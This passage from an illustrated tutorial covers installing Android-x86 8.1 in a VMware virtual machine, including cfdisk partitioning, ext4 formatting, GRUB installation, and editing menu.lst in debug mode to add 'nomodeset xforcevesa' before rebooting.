
17. In the **Display** settings, select the **Accelerate 3D graphics** checkbox and click **Close**.




18. Click **Finish** in the **Ready to Create Virtual Machine** page.



19. The Android machine is successfully created in VMware; click **Power on this virtual machine**.




20. The graphical user interface (GUI) for Android virtual machine installation appears on the screen; select **Installation – Install Android-x86 to harddisk** and press **Enter**.



21. A **Choose Partition** dialog box appears; select **Create/Modify partitions**. Move the pointer to **OK** and press **Enter**.


Note: Use the arrow keys on your keyboard to navigate through the options.



22. In the **Confirm** dialog box that appears, select **No** and press **Enter**.



23. A **Disk Drive** screen appears. Select **New** and press **Enter**.



24. In the next screen, select **Primary** and press **Enter**.

```

cfdisk (util-linux-ng 2.14.1)

      Disk Drive: /dev/sda
      Size: 21474836480 bytes, 21.4 GB
      Heads: 255   Sectors per Track: 63   Cylinders: 2610

-----
Name           Flags           Part Type  FS Type           [Label]           Size (MB)
-----
                Pri/Log        Free Space                21467.99

[Primary] [Logical] [Cancel ]

Create a new primary partition

```

25. The disk size is shown. Press **Enter** to proceed.

```

cfdisk (util-linux-ng 2.14.1)

      Disk Drive: /dev/sda
      Size: 21474836480 bytes, 21.4 GB
      Heads: 255   Sectors per Track: 63   Cylinders: 2610

-----
Name           Flags           Part Type  FS Type           [Label]           Size (MB)
-----
                Pri/Log        Free Space                21467.99

Size (in MB): 21467.98

```


26. In the next screen, select **Bootable** and press **Enter**.
27. Observe that the **Boot** option appears in the **Flags** column. Now, select **Write** and press **Enter** to implement the disk changes.

```

cfdisk (util-linux-ng 2.14.1)

          Disk Drive: /dev/sda
          Size: 21474836480 bytes, 21.4 GB
          Heads: 255   Sectors per Track: 63   Cylinders: 2610

-----
Name      Flags      Part Type  FS Type      [Label]      Size (MB)
-----
sda1     Boot       Primary   Linux        [Label]      21467.99

[ Bootable ] [ Delete ] [ Help   ] [ Maximize ] [ Print  ]
[ Quit   ] [ Type   ] [ Units  ] [ Write   ]

Write partition table to disk (this might destroy data)
    
```

28. An **Are you sure you want to write the partition table to disk?** prompt appears; type **yes** and press **Enter**.

```

cfdisk (util-linux-ng 2.14.1)

          Disk Drive: /dev/sda
          Size: 21474836480 bytes, 21.4 GB
          Heads: 255   Sectors per Track: 63   Cylinders: 2610

-----
Name      Flags      Part Type  FS Type      [Label]      Size (MB)
-----
sda1     Boot       Primary   Linux        [Label]      21467.99

Are you sure you want to write the partition table to disk? (yes or no): ye
Warning!!  This may destroy data on your disk!
    
```

29. A **Writing disk changes** message appears. After the changes are implemented, you will be redirected to the **Disk Drive** screen. Select **Quit** and press **Enter**.

```

cfdisk (util-linux-ng 2.14.1)

          Disk Drive: /dev/sda
          Size: 21474836480 bytes, 21.4 GB
          Heads: 255   Sectors per Track: 63   Cylinders: 2610

-----
Name      Flags      Part Type  FS Type      [Label]      Size (MB)
-----
sda1     Boot      Primary   Linux        [Label]      21467.99

[ Bootable ] [ Delete ] [ Help   ] [ Maximize ] [ Print  ]
[ Quit   ]  [ Type  ] [ Units ] [ Write   ]

Quit program without writing partition table
    
```

30. A **Choose Partition** screen appears. Observe that a new disk (**sda1**) has been created; select **OK** and press **Enter**.

```

----- Choose Partition -----
Please select a partition to install Android-x86:


Recommended minimum free space - 4GB ; Optimum free space >= 8GB

Partition : Filesystem : Label           : Size      : Drive name/model
-----
sda1      unknown          VMware Virtual S 19.99GB


Create/Modify partitions
Detect devices

< OK >          <Cancel>
    
```


31. A **Choose filesystem** screen appears; choose the **ext4** option. Select **OK** and press **Enter**.




32. In the **Confirm** pop-up, select **Yes** and press **Enter**.



33. After formatting, a **Confirm** pop-up appears; select **Yes** and press **Enter** to install GRUB boot loader.



34. A **Question** pop-up appears; select **Yes** and press **Enter**.
35. After the installation process, a **Congratulations!** pop-up appears. Choose **Reboot**, select **OK**, and press **Enter**.



36. After the system reboot, an Android boot menu appears; select **Android-x86 8.1-r6 (Debug mode)** and press **Enter**. Wait for 15–20 s for Android to load in the debug mode.

```
Trusted GRUB 1.1.5 (http://trustedgrub.sf.net)
[ No TPM detected! ] (635K lower / 2094976K upper memory)

[11]
Android-x86 8.1-r6
Android-x86 8.1-r6 (Debug mode)
Android-x86 8.1-r6 (Debug nomodeset)
Android-x86 8.1-r6 (Debug video=LVDs-1:d)

Press enter or → to boot the selected OS, 'e' to edit the
commands before booting, 'r' to reload, 'c' for a command-line,
'/?nM' to search or ← to go back if possible.
```

37. In the debug mode, type **mount -o remount,rw /mnt**, and press **Enter**.

```
[ 1.318828] hub 2-2:1.0: 7 ports detected
[ 1.438890] tsc: Refined TSC clocksource calibration: 1799.997 MHz
[ 1.438983] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x19f226b2
958, max_idle_ns: 440795203083 ns
[ 1.439112] clocksource: Switched to clocksource tsc
[ 5.240632] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
[ 5.250748] vmw_vmci 0000:00:07.7: Found VMCI PCI device at 0x11080, irq 16
[ 5.250885] vmw_vmci 0000:00:07.7: Using capabilities 0x8000000c
[ 5.251768] Guest personality initialized and is active
[ 5.251865] VMCI host device registered (name=vmci, major=10, minor=51)
[ 5.251940] Initialized host personality
[ 5.274297] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[ 5.274405] e1000: Copyright (c) 1999-2006 Intel Corporation.
[ 5.684357] e1000 0000:02:01.0 eth0: (PCI:66MHz:32-bit) 00:0c:29:f6:a8:79
[ 5.684559] e1000 0000:02:01.0 eth0: Intel(R) PRO/1000 Network Connection
[ 5.718983] input: PC Speaker as /devices/platform/pcspkr/input/input4
[ 5.749395] input: VirtualPS/2 VMware VMMouse as /devices/platform/i8042/seri
o1/input/input6
[ 5.749910] input: VirtualPS/2 VMware VMMouse as /devices/platform/i8042/seri
o1/input/input5
moun[ 75.319870] random: crng init done
[ 75.320147] random: 7 urandom warning(s) missed due to ratelimiting

system/bin/sh: moun: not found
127!android:/android # mount -o remount,rw /mnt
```

38. Change the directory by executing `cd /mnt/grub/`.

```

958, max_idle_ns: 440795203083 ns
[ 1.439112] clocksource: Switched to clocksource tsc
[ 5.240632] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
[ 5.250748] vmm_vhci 0000:00:07.7: Found VHCI PCI device at 0x11080, irq 16
[ 5.250885] vmm_vhci 0000:00:07.7: Using capabilities 0x8000000c
[ 5.251768] Guest personality initialized and is active
[ 5.251865] VHCI host device registered (name=vhci, major=10, minor=51)
[ 5.251940] Initialized host personality
[ 5.274297] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[ 5.274405] e1000: Copyright (c) 1999-2006 Intel Corporation.
[ 5.684357] e1000 0000:02:01.0 eth0: (PCI:66MHz:32-bit) 00:0c:29:f6:a8:79
[ 5.684559] e1000 0000:02:01.0 eth0: Intel(R) PRO/1000 Network Connection
[ 5.718983] input: PC Speaker as /devices/platform/pcspkr/input/input4
[ 5.749395] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/seri
o1/input/input6
[ 5.749910] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/seri
o1/input/input5
mount[ 75.319870] random: crng init done
[ 75.320147] random: 7 urandom warning(s) missed due to ratelimiting

system/bin/sh: moun: not found
127!android:/android # mount -o remount,rw /mnt
[ 168.755618] EXT4-fs (sda1): re-mounted. Opts: (null)
android:/android # cd /mnt/grub/
android:/mnt/grub #

```

39. Type `vi menu.lst` and press **Enter** to edit the menu.lst file.

```

958, max_idle_ns: 440795203083 ns
[ 1.439112] clocksource: Switched to clocksource tsc
[ 5.240632] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
[ 5.250748] vmm_vhci 0000:00:07.7: Found VHCI PCI device at 0x11080, irq 16
[ 5.250885] vmm_vhci 0000:00:07.7: Using capabilities 0x8000000c
[ 5.251768] Guest personality initialized and is active
[ 5.251865] VHCI host device registered (name=vhci, major=10, minor=51)
[ 5.251940] Initialized host personality
[ 5.274297] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[ 5.274405] e1000: Copyright (c) 1999-2006 Intel Corporation.
[ 5.684357] e1000 0000:02:01.0 eth0: (PCI:66MHz:32-bit) 00:0c:29:f6:a8:79
[ 5.684559] e1000 0000:02:01.0 eth0: Intel(R) PRO/1000 Network Connection
[ 5.718983] input: PC Speaker as /devices/platform/pcspkr/input/input4
[ 5.749395] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/seri
o1/input/input6
[ 5.749910] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/seri
o1/input/input5
mount[ 75.319870] random: crng init done
[ 75.320147] random: 7 urandom warning(s) missed due to ratelimiting

system/bin/sh: moun: not found
127!android:/android # mount -o remount,rw /mnt
[ 168.755618] EXT4-fs (sda1): re-mounted. Opts: (null)
android:/android # cd /mnt/grub/
android:/mnt/grub # vi menu.lst

```

40. The menu.lst file opens in vi editor; press **Shift+A** on your keyboard to start editing the file.
41. Navigate to the first line under **title Android-x86 8.1-r6** and scroll to the end of this line.
42. At the end of the line, add a space, type **nomodeset xforcevesa**, and press the **Esc** button on your keyboard.

```
default=0
timeout=6
splashimage=/grub/android-x86.xpm.gz
root (hd0,0)

title Android-x86 8.1-r6
    kernel /android-8.1-r6/kernel quiet root=/dev/ram0 SRC=/android-8.1-r6
    initrd /android-8.1-r6/initrd.img

title Android-x86 8.1-r6 (Debug mode)
    kernel /android-8.1-r6/kernel root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
    initrd /android-8.1-r6/initrd.img

title Android-x86 8.1-r6 (Debug nomodeset)
    kernel /android-8.1-r6/kernel nomodeset root=/dev/ram0 DEBUG=2 SRC=/andr
    initrd /android-8.1-r6/initrd.img

title Android-x86 8.1-r6 (Debug video=LVD5-1:d)
    kernel /android-8.1-r6/kernel video=LVD5-1:d root=/dev/ram0 DEBUG=2 SRC=
    initrd /android-8.1-r6/initrd.img
~
~
~
- menu.lst 1/21 4%
```

Scroll to end of this line

```
android-x86.xpm.gz

1-r6
oid-8.1-r6/kernel quiet root=/dev/ram0 SRC=/android-8.1-r6 nomodeset xforcevesa
oid-8.1-r6/initrd.img

1-r6 (Debug mode)
oid-8.1-r6/kernel root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

1-r6 (Debug nomodeset)
oid-8.1-r6/kernel nomodeset root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

1-r6 (Debug video=LVD5-1:d)
oid-8.1-r6/kernel video=LVD5-1:d root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

I menu.lst [Modified] 7/21 33%
```

43. Type **:wq** and press **Enter** to write and quit from vi editor.

```
droid-x86.xpm.gz

1-r6
oid-8.1-r6/kernel quiet root=/dev/ram0 SRC=/android-8.1-r6 nomodeset xforcevesa
oid-8.1-r6/initrd.img

1-r6 (Debug mode)
oid-8.1-r6/kernel root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

1-r6 (Debug nomodeset)
oid-8.1-r6/kernel nomodeset root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

1-r6 (Debug video=LVD5-1:d)
oid-8.1-r6/kernel video=LVD5-1:d root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
oid-8.1-r6/initrd.img

:wq
```

44. Type **cd /** and press **Enter**, and then type **reboot -f** and press **Enter** to reboot the machine.

```
timeout=6
splashimage=/grub/android-x86.xpm.gz
root (hd0,0)

title Android-x86 8.1-r6
    kernel /android-8.1-r6/kernel quiet root=/dev/ram0 SRC=/android-8.1-r6 n
    initrd /android-8.1-r6/initrd.img

